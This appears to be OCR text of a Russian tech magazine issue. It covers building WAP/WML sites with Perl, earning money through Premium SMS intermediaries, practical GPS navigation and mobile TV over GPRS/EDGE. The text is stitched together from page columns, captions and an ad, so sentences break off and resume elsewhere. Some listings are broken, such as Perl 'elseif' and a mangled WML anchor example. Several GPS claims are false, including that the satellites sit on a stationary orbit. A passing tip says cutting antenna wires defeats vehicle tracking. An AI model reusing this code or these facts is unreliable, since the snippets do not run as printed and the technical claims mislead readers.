AddType application/smil smi
AddType application/java-archive jar
AddType application/vnd.symbian.install sis
AddType application/vnd.wap.wmlc wmlc
AddType application/nokia.ringing-tone rng
# Музыка, рингтоны, полифония, видео и прочее
AddType audio/wav wav
AddType audio/amr amr
AddType audio/midi midi
AddType audio/midi mid
AddType audio/rmf rmf
AddType application/vnd.wap.mms-message mms
AddType application/vnd.smf mmf
AddType video/3gpp mp4
AddType video/3gpp 3gp
# Morphun игры
AddType application/vnd.mophun.application MPN
```



Всегда и везде вместе - и готовы воспользоваться чьим-нибудь сервисом

На некоторых телефонах максимальный размер колоды WML-документа - 1500 байт.

WML чувствителен к регистру букв. Любая последовательность пробелов, знаков табуляции и перевода строки преобразуется в один пробел.



Это не неизвестная женщина, а возможный потребитель наших услуг (Bluetooth-гарнитура в ухе!)

Фактически базовое отличие WML от HTML - наличие колод (deck) и карт (card). Как и в жизни, колода состоит из нескольких карт, и в любой момент можно достать любую из них. Эти понятия были введены из-за появления возможности длительного доступа к Сети с сотового телефона: если учитывать все задержки, страница может появиться на дисплее через две минуты после того, как человек нажмет на ссылку. Поэтому за раз скачивается колода, а в один момент времени показывается только одна карта. Если человек перейдет по ссылке на карту, находящуюся в текущей колоде, ему не придется скачивать что-нибудь заново. Все документы WML имеют расширение .wml, их первые строки должны быть такими: версия XML и тип документа (в виде SGML-идентификатора, со ссылкой на DTD-описание стандарта). Весь код страницы заключается между тегами <wml> и </wml>.

В одном WML-документе находится одна колода, карты отличаются друг от друга заголовком. Так как не все сотовые телефоны поддерживают

русский язык, лучше писать на транслите. Если же ты уверен, что тебя поймут, то для записи кириллицы желательно использовать Unicode в формате &#xABCD; (ABCD - код символа Unicode в шестнадцатеричной системе исчисления). Десятичный формат: &#ABCD;. Не все телефоны понимают UTF-8 или UCS-16, так что это оптимальный формат хранения не латинских символов. Да, объем текста при этом получается большим, но так удобнее для пользователя.

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1/EN"
"http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
<card id="card1" title="Anekdots">
<p>Anekdot1...<br/>
<a href="#card2">Cyrillic</a></p>
</card>
<card id="card2" title="Anekdots">
<p>&#x041C...</p>
</card>
</wml>
```

Как видно из листинга, каждый абзац должен заключаться в теги <p> и </p> (можно использовать выравнивание - <p align="center">), для отображения рисунка - . Кроме того, обязательно пиши текст в alt. Это действительно необходимо, отображение картинок здесь мало зависит от человека. <br/> - принудительный перевод строки. Ссылки делаются точно так же, как и в HTML - <a href="..."> и </a>. Для ссылки на карту в этой колоде нужно писать <a href="#card2">. Также есть возможность использовать тег <anchor>: <anchor>Go Back</anchor> - вернуться назад, и <anchor>Tuda</anchor> href="tuda.wml"/> - перейти на tuda.wml.

Максимальный размер колоды ограничен в зависимости от модели телефона, поэтому очень желательно ограничивать свои порывы двумя килобайтами, иначе телефон может просто обрезать документ или не загрузить его.

Допустим, у нас уже есть собственный сайт, в котором в каком-нибудь



## ОБЕСПЕЧЕНИЕ ПАРОЛЬНОГО ДОСТУПА К САЙТУ

■ Покажем пример обработки ситуации, если необходимо сделать возможным предоставление ссылки на определенный файл. Снова используем базу данных, состоящую из трех полей: ключ к сессии (уникальный, генерируемый случайным образом), название файла, дата и время истечения срока действия этого ключа. Пользователю даем ссылку вида `wap.site/getfile.pl?sid=5412` (ключ). В `getfile` проверяем существование запрошенного ключа, время его действия. Если все в порядке, отдаем файл на скачивание.

```
my $key = $Request->QueryString ("key");
if ($key) {
    $sth = $dbh->prepare ("SELECT Key, FileName, ExpireDate FROM SessionList WHERE Key = ?");
    my $tmp = uc ($key);
    $tmp =~ s/\s+//g;
    $sth->execute ($tmp);
    # получаем все данные
}
```

формате хранятся картинки, музыка или какая-нибудь другая информация. Например, в базе данных. Нам необходимо создать каталог, сделать возможность поиска и реализовать отдачу информации по запросу, обеспечить быстрый и удобный доступ. Нужно как-нибудь вывести на экран сотового телефона список доступного контента, при этом обеспечить возможность поиска (и предложить для

выбора все песни какого-нибудь певца или же все другие произведения на том же альбоме, песня с которого показана), производить разбиение на несколько страниц, если весь список не влезет на одну или будет настолько большим, что пользователю станет неудобно просматривать его (лучше не делать более 25-30-ти ссылок на одной странице).

Допустим, наша база данных имеет такую структуру:

"artist" character varying(80) - полное название группы или имя исполнителя, то есть именно то, что должен увидеть пользователь.

"track" character varying(80) - полное название песни. "artist\_u" character varying(120) - название группы, оптимизированное для поиска (для операции сравнения SQL LIKE).

"track\_u" character varying(120) - название песни, оптимизированное для поиска (как и выше, шаблон для LIKE). Шаблон для поиска может полностью совпадать с названием песни, а может включать в себя два специальных символа, с которыми можно сопоставлять различные символы в значении данных. Это символ подчеркивания '\_' - просто любой символ (ровно один) - и знак процента '%', то есть любое число символов (от нуля). Например, результат сравнения 'Let It Be' LIKE 'Let%' будет равен 'истине'.

Поиск (так должна выглядеть пустая форма WAP, которую будет выводить программа):

```
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML
1.1/EN" "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
<card id="card1" title="Ringtone Search">
<do type="prev"><prev/></do>
<do type="accept" label="Search">
<go method="get" href="srch.wml">
<postfield name="srch" value="$srch"/>
</go>
</do>
<!-- а вот здесь нужно вставить результаты поиска
или просто список файлов -->
</card>
</wml>
```

На листинге ниже можно увидеть примерный текст скрипта на Perl (запрос уже сделан - реализуем полный поиск, заодно выводим результат по поисковой форме, рядом с комментарием).

```
my $dbh = DBI->connect ("dbi:Pg:dbname=pgdb",
"user", "", { RaiseError => 1, AutoCommit => 0 });
my $artist_filter = undef;
my $srch = $Request->QueryString ("srch");
my $artist_filter = $Request->QueryString ("ar");
# если поиск
if ($srch) {
    $sth = $dbh->prepare ("SELECT Artist, Track FROM
RingtoneList WHERE Artist_U LIKE ? OR Track_U LIKE ?
ORDER BY Artist, Track");
    my $tmp = uc ("%". $srch . "%");
    $tmp =~ s/\s+//g;
    $sth->execute ($tmp, $tmp);
} elsif (!($artist_filter)) {
    $sth = $dbh->prepare ("SELECT Artist, Track FROM
RingtoneList ORDER BY Artist, Track");
    $sth->execute;
} elsif ($artist_filter) {
    $sth = $dbh->prepare ("SELECT Artist, Track FROM
RingtoneList WHERE Artist = ? ORDER BY Artist, Track");
    $sth->execute ($artist_filter);
}
# И выводим результат с возможностью перехода
на него - просто в виде ссылки
```

Здесь мы соединяемся с базой данных, проверяем, был ли вызван скрипт для поиска информации (есть параметр 'srch') или же в результате >>

Для получения полифонической мелодии пользователь должен иметь доступ к WAP: после отправки SMS ему придет ссылка на сайт, откуда он сможет скачать файл.

При использовании Premium SMS есть шанс не получить деньги за часть оказанных услуг и узнать об этом только через три-четыре месяца (например, кто-то говорил в кредит, но отказался оплатить полученный счет).



Красивый телефон. Естественно, он знаком с J2ME

## РАЗВИТИЕ

■ Просто так чей-нибудь сайт никому не нужен. Никто о нем не знает - никто на него не зайдет. Ресурс нуждается в рекламе, и чем выше качество сайта, тем больше будет отдачи от рекламы. Помещая ссылки на свой сайт в тематических форумах, можно рекламироваться в газетах и на телевидении.

Также важно разнообразие доступной информации, ее тематика и актуальность. Мелодии, картинки, онлайн-игры - нужно понравиться пользователю, и он не один раз вернется к тебе.



Этот автомобиль, управляемый по Bluetooth, от SonyEricsson - только первая ласточка

перехода по имени певца (параметр 'ar'). Если просто поиск - ищем и в песнях, и в авторах. Иначе, если ищем по автору, то берем все его песни или просто выводим полный список.

Разумеется, разделение на страницы лучше делать отдельным параметром запроса к скрипту. Также ты можешь сделать отдельную страницу для перехода на исполнителя по алфавиту.

### КОММЕРЧЕСКИЙ СЕРВИС

■ Ты создал какой-нибудь сервис и хочешь зарабатывать на нем деньги? Если да, то самое время начать как-нибудь продавать доступ к своему сайту (навечно или на какое-нибудь время), сделать невозможным доступ для незарегистрированных пользователей или предоставить им возможность посмотреть демонстрационную версию. Если есть желание продавать доступ отдельно, например к каждой странице, создавай отдельную короткоживущую ссылку (хотя бы 12 часов - делаем скидку на возможную временную недоступность GPRS), по которой человек сможет скачать нужный ему файл.

Деньги можно получать разными способами, наличными при встрече или в "пункте приема платежей" (например в офисе), но это означает, что аудитория твоего сервиса будет очень мала и потребителю придется добираться до тебя. Банковский перевод опять же неудобен для клиента, мало кто захочет терять время на это. Даже в случае "микрорплаты" (например за одну мелодию) что? Каждый раз оплачивать заново? Или помещать деньги на отдельный (твой) счет? Но что будет, если пользователь прекратит пользоваться нашими услугами и решит забрать деньги? Что же касается разных кредитных или дебетных банковских карточек, системы электронных платежей (WebMoney, PayPal и т.д.) - в России мало пользователей, а иностранцы предпочтут не засвечивать свою информацию на неизвестно чьем сайте (даже в случае полноценной системы приема платежей, например, находящейся в США). Что же выбрать?



Страница WAP на экране сотового телефона

### КТО ПРИШЕЛ?

■ Ты хочешь сделать ссылку на мелодию/картинку или просто показать изображение, учитывая то, какой телефон имеется у пользователя. Как?!

При http-запросе передается поле заголовка User-Agent, и, анализируя его, можно узнать, какой телефон (хотя бы от какого производителя) обращается к сайту в данный момент. Исходя из этого, ты можешь планировать свои действия. Хотя бы выдвигать полифонические мелодии в формате MMF для Samsung и просто MIDI для Nokia.

User Agent	Устройство	Браузер	Производитель
MOT-T720/G_05.31.05R MIB/2.0 Profile/MIDP-1.0 Configuration/CLDC-1.0	T720		Motorola
Mozilla/1.22 (compatible; MMEF20; CellPhone; Benefon Q)	Benefon Q		Benefon
Mozilla/1.22 (compatible; MMEF20; Cellphone; Sony CMD-J7/J70)	CMD-J7/J70		Sony
Mozilla/1.22 (compatible; MMEF20; Cellphone; Sony CMD-Z5)	CMD-Z5		Sony
Mozilla/2.0 (compatible; Go.Web/6.2; HandHTTP 1.1; Elaine/1.0; RIM957)	RIM957		RIM
Alcatel-BG3/1.0 UP.Browser/5.0.3.1.2			Alcatel
EricssonT68/R101	T68		Ericsson
jBrowser-WAP		jBrowser	Jataayu
NEC-N8/1.0 UP.Browser/6.1.0.4.128 (GUI) MMP/1.0			NEC
Nokia5510/1.0 (03.42)	5510		Nokia
Nokia7650/1.0 Symbian-QP/6.1 Nokia/2.1	7650		Nokia
Panasonic-GAD95			Panasonic
PHILIPS-Xenium9@9 UP/4.1.16r			Philips
SAMSUNG-SGH-A300/1.0 UP/4.1.19k	SGH-A300		Samsung
SIE-S55/05 UP.Browser/6.1.0.5.121 (GUI) MMP/1.0	S55		Siemens
SonyEricssonT68/R201A	T68		Sony Ericsson

```
my $file = "/pictures/";
if ($ENV{'HTTP_USER_AGENT'} eq "Nokia-WAP-Toolkit/2.0")
{
    # обрабатываем Nokia WAP Toolkit 2.0
    $file = "nwt2.png";
}
elseif($ENV{'HTTP_USER_AGENT'} =~ m/SAMSUNG/)
{
    # Samsung
    $file = "other.jpg";
}
elseif($ENV{'HTTP_USER_AGENT'} =~ m/^Nokia/)
{
    # Nokia
    $file = "nokia.jpg";
}
else
{
    # другие
    $file = "other.wbmp";
}
print $file;
```

Платежи, списываемые с него, гораздо незаметнее для клиента, для него это менее ощутимо



Страна/ Оператор	Стоимость отправки SMS	Получаемые деньги	
<b>Австрия</b>	EUR	1.99	0.723
Mobilekom/A1	EUR	1.99	0.723
One	EUR	1.99	0.723
T-mobile	EUR	1.99	0.723
Teling	EUR	1.99	0.723
<b>Великобритания</b>			
Vodafone	GBP	£ 1,50	£ 0,84
O2	GBP	£ 1,50	£ 0,82
Ornage	GBP	£ 1,50	£ 0,76
T-mobile	GBP	£ 1,50	£ 0,81
Virgin	GBP	£ 1,50	£ 0,67
<b>Бельгия</b>			
Proxioms	EUR	2	0.692
Mobistar	EUR	2	0.692
Base	EUR	2	0.582
<b>Финляндия</b>			
Sonera	EUR	2	1.042
Radiolinja	EUR	2	0.992
Telia Finland	EUR	2	0.992
<b>Швеция</b>			
Telia	SEK	30,00 kr	15,84 kr
Tele2	SEK	30,00 kr	14,13 kr
Vodafone	SEK	30,00 kr	14,21 kr
<b>Голландия</b>			
KPN	EUR	2.2	1.074
Vodafone	EUR	2.2	0.728
T-mobile	EUR	2.2	0.965
O2	EUR	2.2	0.946
Orange	EUR	2.2	0.946
<b>Испания</b>			
Telefonica	EUR	1.04	0.488
Vodafone	EUR	1.04	0.409
Amena	EUR	1.04	0.363
<b>Пример денег, полученных "от SMS" (webcap)</b>			

Наверное, многим известна Premium SMS (это то, что ты слышишь или видишь в рекламе: "пошли номер на номер ABCD и получи мелодию - стоимость SMS 10 рублей"). И действительно, у нашего потенциального потребителя есть сотовый телефон, для которого у оператора имеется отдельный счет. Платежи, списываемые с него, гораздо незаметнее для клиента, для него это менее ощутимо, соответственно, это травмирует его меньше: достаточно просто послать SMS, которая чуть дороже "обычной", на отдельный номер и сразу получить результат. Виды взаимоотношений пользователя с оператором бывают разные, поэтому перевод денег после отправления такой "платной" SMS может занять до трех месяцев. И тем не менее, это очень удобно. Не даром реклама услуг, оплачиваемых по SMS, встречается все чаще и чаще.

Как начать участвовать в этом процессе - получении денег от пользователей после предоставления услуг по SMS? Получить отдельный номер (лучше два, три, а еще лучше - 100, с разной ценой SMS на каждом), причем у всех основных операторов в нужном регионе, не так просто. Да и денежные вложения нужны не очень большие, но и не мизерные. Поэтому вопрос получения отдельного номера рассматривать не будем - для начала

можно воспользоваться услугами посредников. Их очень много в России и в мире, практически каждый уже участвующий на рынке может стать "твоим". Конечно, большинство из них откажут тем, кто может стать конкурентом для них же, но есть специальные фирмы-посредники, уже заключившие договоры с операторами нескольких стран и строящие свой бизнес именно на предоставлении услуги Premium SMS. Некоторые из них (например [SMSkambi.net](http://SMSkambi.net)) работают на крупных клиентов. Другие ([WebCapi.com](http://WebCapi.com)) уже ассоциируются с оплатой эротического контента, зато тот же WebCapi открыт для сотрудничества с кем угодно, причем без вступительного взноса. Да, получаемые деньги меньше, чем в любом другом случае (те же Visa/Mastercard через посредников), но анонимность, безопасность и другие преимущества такой формы оплаты привлекут больше пользователей.

Обычно схема работы выглядит так:

1. Пользователь находит информацию, которая гласит: "Для получения чего-нибудь Вы должны послать SMS на определенный номер с каким-нибудь текстом (например: "WCP PARTNER1 1111")".

2. Пользователь посылает SMS на этот номер.


3. Посредник получает информацию об SMS и выполняет изменения твоего (будущего) счета.

4. Или посредник берет данные из заранее заданного пула данных (например логин/пароль), или же обращается к тебе, сообщая дополнительную информацию, которую прислал пользователь, и ты сам (точнее, твой сервер в автоматическом режиме) генерируешь информацию, которую нужно послать отправителю SMS.

5. Посредник отправляет SMS пользователю.

6. Пользователь либо идет по ссылке (если получил ссылку), либо просто заполняет на сайте поля "Логин/Пароль". Схему идентификации нужно поддерживать всегда, чтобы не было жалоб и чтобы не оштрафовали. Все полученные деньги можно получить примерно через месяц различными способами - в зависимости от твоего посредника и твоей договоренности с ним.

Кстати, с помощью Premium SMS можно продавать не только специальный мобильный контент, но и любые доступные услуги или информацию: книги, прогнание оплаченного игрового времени, предоставление доступа к скачиванию MP3...

Чем больше пользователей, тем больше доход. Начни с малого, предоставь услуги через посредника, получи ценный опыт и расширяй сферу своей деятельности, рекламируя и продвигая свои услуги - это вполне может стать твоим основным заработком. 

уже в продаже



## ТЕМА ИЮНЬСКОГО НОМЕРА: СМЕРТЬ ПОПСЕ!

Узнай все о попсозависимости и научись ее лечить!  
Создай собственный поп-проект (а потом расстреляй его участников).  
Научись отличать рокапопс от истинного андерграунда.  
Покидай дартс в Киркорова!

А ТАКЖЕ...

Интервью с группой «Руки Вверх!» и Мэрилин Мэнсоном.  
Все об экстремальных прыжках с высоты и о групповом сексе.  
Страшная сказочка и смешной комикс.

И МНОГОЕ ДРУГОЕ...

**ЖУРНАЛ X**  
**X-УЛИГАН**

[www.xyligan.ru](http://www.xyligan.ru)

(game)land

Алексей Шуваев (shuvaev@gameland.ru)

# ОРИЕНТАЦИЯ ИМЕЕТ ЗНАЧЕНИЕ

## ПРАКТИЧЕСКОЕ ИСПОЛЬЗОВАНИЕ GPS

**А**мериканские спутники, опоясывающие Землю и являющиеся основой системы спутникового позиционирования GPS, работают на нас практически бесплатно: мы платим лишь раз, при покупке GPS-приемника. Как можно заставить эту систему работать на тебя?

**Л**ет двадцать назад оборонкой США была разработана система точного определения координат объектов, находящихся на Земле. Основой стали 24 спутника, находившиеся на стационарной орбите (это значит, что они находились точно над определенной точкой планеты на постоянном удалении от нее). Позже разработки в этой области свелись к одной системе, которую назвали незатейливо - Global Positioning System, сокращенно GPS, или глобальная система позиционирования. Как и все серьезные системы, которые разрабатывались на благо военных, GPS было предоставлено поле для деятельности и в мирных целях.

В море проще всего ориентироваться по спутнику. Первые аппараты умели лишь выдать координаты широты и долготы, и при их использовании приходилось выверять на карте местоположение того, кто его и определял. Спустя некоторое время, с внедрением мобильных устройств, уда-

лось сделать привязку координат к карте местности. В гражданском использовании данные устройства имеют хождение в виде автомобильных навигационных систем, которые, как правило, встроены и являются частью общей бортовой сети дорогого автомобиля. Вторая ветвь гражданских приемников - независимые девайсы, которые поставляются на наш рынок множеством компаний. Из соображений безопасности точность аппаратуры приема ограничена плюс-минус 70-ю метрами. Но на эти ограничения в России смотрят так же, как на требования Microsoft "покупать только лицензионные версии Виндоус", поэтому реальная точность приемников, которые можно купить в России - 15-30 метров.

Стоит отметить, что для определения координат нужно "поймать" не менее трех спутников. Увеличение их числа повысит точность определения координат. Когда требуется максимальная точность определения местоположения, применяют дифференци-

альный метод, который задействует для определения точки не только сигналы со спутников, но и данные с наземных баз, сигнал которых мощнее спутникового.

### GPS В ДОРОГЕ

■ Автомобильные навигационные системы набирают все большую популярность в мегаполисах. Соединить их постоянной связью с информационными лентами о пробках на улицах города - и бюджет обеспечена своевременная реакция на изменение ситуации на дорогах и спасение от пробок. Существует немало таких систем. Я решил оставить встроенную навигацию, но подробно расскажу о том, что ты можешь получить, купив и установив на свое авто GPS-приемник и компьютер.

### СИСТЕМА "АВТОГИС"

■ Комплектация этой системы подразумевает установку в автомобиль следующего:

- ноутбук со специальным софтом;







- самого GPS-адаптера, который подключается к ноутбуку;
- антенны-таблетки, которая крепится к крыше машины магнитом.

Система справляется со своей задачей хорошо. Она может оказаться особо полезной для курьеров, которые занимаются доставкой продуктов и ездят на машине по двое (к примеру пиццери). В таком случае один из них будет навигатором. Софт позволяет прокладывать маршрут в ручном или автоматическом режиме, выводит заправки, муниципальные службы, памятники :). Также можно вносить дополнения: например, изменение направления движения в центре столицы, появление дополнительных знаков и т.п. Единственным минусом можно считать то, что в этой системе установка ноутбука явно не была продумана. Конечно, его можно положить на переднее сиденье рядом с водителем, но это не будет способствовать удобству управления.

### СИСТЕМА "МАГЕЛЛАН"

■ Комплект поставки включает в себя GPS-антенну, спутниковый приемник-радиомodem и радиостанцию, которая взаимодействует с диспетчерской службой по радиоканалу. Поддерживаются дополнительные функции, в число которых входит отслежива-



ние открытия дверей, параметры работы двигателя и активности экипажа. Можно устроить даже скрытое прослушивание салона или отслеживать в диспетчерской все характеристики автомобиля, его местоположение, скорость \направление движения, даже переговариваться с пассажирами наблюдаемой машины.

Система позволяет одновременно отслеживать 256 мобильных групп с 256-ю участниками в каждой! Под контролем у оператора будут находиться 65 536 автомобилей. Для того чтобы не захлебнуться в таком потоке информации, предусмотрено создание фильтров, благодаря которым на экране отображаются только те машины, которые остаются неподвижными N минут или отклонились от заданного маршрута. Систему можно использовать для служб инкассации или на автомобилях сопровождения очень важных персон.

Без недостатков и здесь не обошлось: дает знать о себе плохое проникновение радиосигнала сквозь металлические и железобетонные конструкции. Останавливаешь машину под мостом, обрезаешь провода антенн и спокойно путешествуешь дальше - отследить тебя не смогут.

### СИСТЕМА "ЭКОРТ"

■ Этой системой пользуются муниципальные службы, в том числе милиция и служба спасения. "Эскорт" по сути является не навигационной системой, а целым комплексом. В поставку включена связь с космосом (антенна GPS), ноутбук или встраиваемый



GPS-приемнику необходимы сигналы как минимум от трех спутников



жебные" перемещения на машинах, и отследить их передвижение гораздо проще. Вот пример. Машина курьера оснащена GPS-модулем, небольшим компьютером и GSM/GPRS-девайсом. Можно регулярно передавать координаты его автомобиля в диспетчерскую службу, благо зона покрытия GSM в России распространяется на все важные трассы. Множество транспортных служб предоставляют услугу отслеживания местоположения груза через интернет в реальном времени. А в кабине водителя можно установить "тревожную" кнопку, чтобы он мог подать сигнал опасности при случае. Безумно ценной также является практически полная энергонезависимость и автономность устройства, так как питание осуществляется через бортовую сеть и вмешательства водителей в работу девайса не требуется.

Функцией отслеживания путешественников однажды воспользовалась поволжская регата. Яхты были оснащены необходимым оборудованием, а зрители, которые не могли постоянно следовать за судами, получили возможность узнавать местоположение яхт через интернет. Опыт оказался удачным, и планируется использовать его при следующем мероприятии, увеличив частоту обновления информации.

#### А ЧТО МОЖЕШЬ ТЫ?

■ Гораздо интереснее рассматривать эту технологию применительно к своей персоне. Подскажу несколько вариантов того, как можно использовать GPS в большом городе и за его пределами. Для начала нужно найти



Имея на руках КПК, GPS-модуль и сотовый, можно уходить далеко от дома, не боясь проблем с поиском дороги обратно.

Учти погрешность 15-45 метров, которая закладывается в любой GPS по просьбе служб безопасности и военных.

GPS изначально разрабатывали для военных, но позже он ушел в массы.

компьютер, соединение с диспетчерской. При покупке предложат до восьми способов связи с "базой". Очень функциональный софт плюс богатые возможности расширения комплектации (предусмотрена даже установка "черного ящика") отразились на цене: минимальный комплект выльется в более чем \$3000.

#### ВОЗЬМИ ДЕНЬГИ С НЕБА

■ Что ты видишь каждый день, прохаживаясь по улицам? Нет, ты видишь не красивых девушек за рулем хороших машин. Сейчас я говорю немного о другом. На стенах вагонов метро, наружных стенах общественного транспорта часто красуется реклама служб доставки. Несмотря на то, что идея доставки была уворована с Запада, он, в свою очередь, взял у нас взаимы идею курьерской почты. Где же мы все читали о таком способе передачи информации? Да, именно так: именно Александр Сергеевич Пушкин хорошо описал принцип функционирования курьерской службы. В наше время, преобразованное достижениями науки, курьерам продолжают доверять доставку особо ценных и важных грузов. Только теперь курьеры совершают свои "слу-





надежный, крепкий и заряженный сотовый - связь никогда не помешает. Второй девайс, который должен быть всегда с тобой, если планируется забрести подальше от людей - GPS-приемник. Третий девайс - КПК (либо совмещенный КПК с модулем GPS).

### ЗИМА

■ Нелегкая под Новый год забросила тебя с друзьями за город. И естественно, немного повеселившись на кухне, вы решили, что на улице, хотя минус 30, не мороз и стоит как-нибудь отметить акт сближения с природой. Варианты могут быть разными: вы играете в лесу, катаетесь на лыжах или соревнуетесь в прохождении на снегоходе максимального расстояния без изменения траектории движения. В результате путешествий ты оказываешься один или с группой товарищей вдаль от людей, пищи и тепла. Как выбраться из леса или сориентироваться в поле? И как сделать это ночью? Проблема решится в два счета, если ты прихватил с собой GPS. Включив и поймав несколько спутников, ты поймешь, что вы посреди большого озера кипометрах в 20-ти от населенного пункта. Выбрав направление движения (по пути сверяйтесь по GPS), вы через какое-то время доберетесь до дома и вас не постигнет участь поляков, которые пошли погулять с Сусаниным.

### ВЕСНА

■ Весна - не только пора всех влюбленных, но и время избавления от бесконечных шарфов, курток и шапок. Решив открыть сезон парашютных прыжков, ты забираешься в старый самолет, не забыв проверить наличие в карманах всех необходимых гаджетов: GPS-приемника со связью через Bluetooth, КПК с установленным софтом и телефоном с беспроводной (!) гарнитурой, чтобы кричать с высоты из поднебесья начальнику в ухо о том, как ты его любишь. Хороший совет - настроить все не выходя из самолета. Соедини девайсы по Bluetooth и распихай по карманам. КПК лучше закрепить чуть выше запястья, чтобы не выронить по пути к земле.

И вот шаг в пропасть, крутануло пару раз, по лицу хлестнуло встречным воздухом и дернуло. Летишь, улыбаешься пролетающим мимо птичкам. Однако надо подумать, как и куда са-



даться. Как - тебя учили, а куда - ты выбираешь сам. Посмотрев на экран КПК, ты видишь направление и скорость движения. Можешь даже узнать, через какой промежуток времени ты приземлишься и на какой высоте находишься в каждый конкретный момент времени. Но учти погрешность в 15-45 метров, то есть 2-5 секунд полета. Прикинув, что с таким полетом ты угодишь как раз в вон ту помойку, разворачиваешься против ветра и отходишь немного в сторону. Приземлился, собрал парашют. Теперь можешь отзванивать группе быстрого реагирования с требованием забрать тебя из точки с координатами XYZ, которые ты узнал блоггера GPS.

Другой пример. Твоя новая пассия знает не только то, как в телефон можно говорить, но и то, как набирать SMS. Подари ей GPS и пришли сообщение следующего содержания: "Дорогая, тебя ждет сюрприз в точке с координатами XYZ". Не оригинальное ли приглашение на свидание?

### ЛЕТО

■ Расквитавшись со всеми экзаменами в родном институте и попрощавшись с начальником на работе, ты собираешь вещи. Закидываешь их в машину вместе с ноутбуком, сотовым и GPS-приемником. Установив необходимые карты и наметив маршрут движения, ты сажаешь рядышком девушку приятной наружности, которая будет твоим штурманом в этом путешествии. Выехав за город и прикинув скорость движения, чтобы заночевать не в поле, а в гостинице с хорошей кухней (хорошо позавтракать - святое дело), выбираешь необходимый скоростной режим. Добравшись до моря или гор, спокойно гуляешь подальше от машины. Чтобы не заблудиться и следить за местоположе-

нием машины, тебе опять-таки потребуется GPS и сотовая сеть. По пути следования ты можешь оставлять пометки на карте, если увидишь что-нибудь интересное, что пригодится на случай следующего посещения.

Если машина надоела, путешествуй на катере. Ты с легкостью можешь передвигаться даже в полной темноте, ориентируясь не только по звездам, но и по спутникам.


### ОСЕНЬ

■ На смену отдыху приходит время работы, но погода еще шепчет "Отдохни" и солнышко печет. Выбираясь по выходным на природу, ты проводишь большую часть времени в городе, простаивая в пробках. Установив навигационную систему и подключив пакет услуг с оповещением о заторах на дороге, ты с легкостью проложишь путь для себя по небольшим улочкам.

Когда расплавленный асфальт наскучит, можно выбраться за город. Все больше в моду входит новое развлечение - поиск сюрпризов, оставленных другими обладателями GPS. Чем-то напоминает "охоту на лис", за тем лишь исключением, что устанавливаются не передатчики в лесу, а точные координаты заложенных сюрпризов, которые выкладываются на тематических сайтах в интернете.

### ТЕХНИКА

■ Уже выпускаются телефоны с поддержкой GPS, продаются Bluetooth-модули GPS, которые можно "состыковать" с любым компьютером, будь то КПК или ноутбук. Не стоит забывать и о "планшетах", которые обладают встроенным GPS-модулем и экраном. Плюс таких устройств заключается в том, что они, как правило, хорошо защищены от внешних воздействий. К минусам можно отнести монохромный дисплей, небогатые функциональные возможности и относительно большие размеры. Но одно дело - компьютер дома на столе и другое - в пути и по карманам. Особенно это относится к ноутбукам - их долго не потаскаешь.

Как только GPS-адаптеры примут такие размеры, что с легкостью станут умещаться в телефонах, не усложняя при этом конструкцию аппарата, все смогут пересылать друг другу сообщения с координатами. А пока оптимальный выбор - Bluetooth GPS-модуль. 



Когда у всех заведутся GPS, можно будет предлагать найти подарки по тем координатами, где они лежат :).

Самый мобильный - Bluetooth GPS-модуль

GPS (Global Positioning System) - глобальная система позиционирования.



Антон Деникин (ant\_den@mail.ru)

# ТВ ПО МОБИЛЬНИКУ

## ЧТО МОЖНО ПОСМОТРЕТЬ

**П**рошли те времена, когда мобильник был только для того, чтобы звонить. Сейчас современный телефон - это уже не символ патологического фетишизма, а мобильный развлекательный центр с необходимыми ценными для потребителя свойствами. Наличием радио в телефоне уже давно никого не удивит, и наступает эра телевидения на мобильном телефоне.

**М**ожно, конечно, долго спорить на тему нужности этой функции, но эти споры скоро заглушат так же, как когда-то споры о потребности в цветном экране. Как часто не хочется пропускать любимый фильм или программу, а таскать за собой даже переносной телевизор будет не каждый. Теперь все это возможно на твоём мобильном телефоне, который всегда при тебе.

### МОБИЛЬНОЕ ТВ

■ Мобильное телевидение уже достаточно давно получило распространение на рынке стран Азии, чего нельзя сказать о Европе и США, о нас - тем более. Раскрытие этой тайны заключается в техническом аспекте (давно известно, что в плане технологий Япония, Китай, Тайвань и другие развитые страны Азии впереди планеты всей).

Сейчас мобильное ТВ поддерживают следующие способы передачи данных: GPRS, EDGE, DMB. Скорость передачи данных при использовании GPRS - 20 Кбит/с, что автоматически накладывает ограничение на качество изображения. Если на картинке телефона предмет из эпизода программы новостей движется быстро, просмотр передачи потребует от владельца телефона значительной смекалки. Таким образом, реальное улучшение качества услуг передачи данных в сети GSM/GPRS возможно только за

счет применения технологии EDGE. Для доступа к современным услугам через EDGE достаточно использовать мобильный телефон с поддержкой этой технологии: в тестовой зоне он автоматически выбирает EDGE вместо GPRS, никаких дополнительных действий от пользователя не требуется. В настоящее время абонентам доступно порядка 20-ти моделей сотовых телефонов с поддержкой EDGE.

### ЧТО НУЖНО ДЛЯ ТВ

■ Для приема телеканала необходимо, чтобы сотовый телефон абонента имел функцию воспроизведения потокового видео с помощью проигрывателя Real One Player и поддерживал передачу данных через протокол GPRS. В настоящее время на российском рынке продается несколько таких телефонов: Nokia 3650, 3660, 7610, 6670, 6630, 6600, 6260, N-Gage и Siemens SX1. Для получения услуги необходимо настроить новую "точку доступа" и проигрыватель Real One Player, который установлен в телефоне. Подробные инструкции по настройке каждой модели телефона можно найти в интернете (к примеру на сайте Мегафона).

### МОБИЛЬНОЕ ТВ В РОССИИ

■ Мобильное телевидение у нас предлагает только Мегафон, остальные российские компании пока считают перспективным мобильное телевидение через GPRS и развертыва-



Оптимальный смартфон

ют сети EDGE, чтобы на этой основе продвигать мобильное ТВ. Первые тестовые зоны EDGE уже охватывают несколько районов Москвы, а также ряд городов России.

Российский сотовый оператор "ВымпелКом" считает нецелесообразным развивать мобильное телевидение сейчас. Пресс-секретарь "ВымпелКома" Юлия Остроухова сказала: "Мы обратимся к мобильному телевидению с приходом EDGE, то есть до конца 2005 года, так как технология



Мобильное телевидение

Как часто не хочется пропускать любимый фильм или программу, а таскать за собой даже переносной телевизор будет не каждый.

Технология	Скорость теоретическая	Скорость реализованная
GSM	9,6 или 14,4 Кбит/с	9,6 или 14,4 Кбит/с
HPCSD	57,6	28,8
GPRS	171,2	56 (115)
EDGE	384	144

Скорости передачи данных





Мобильно-развлекательный центр

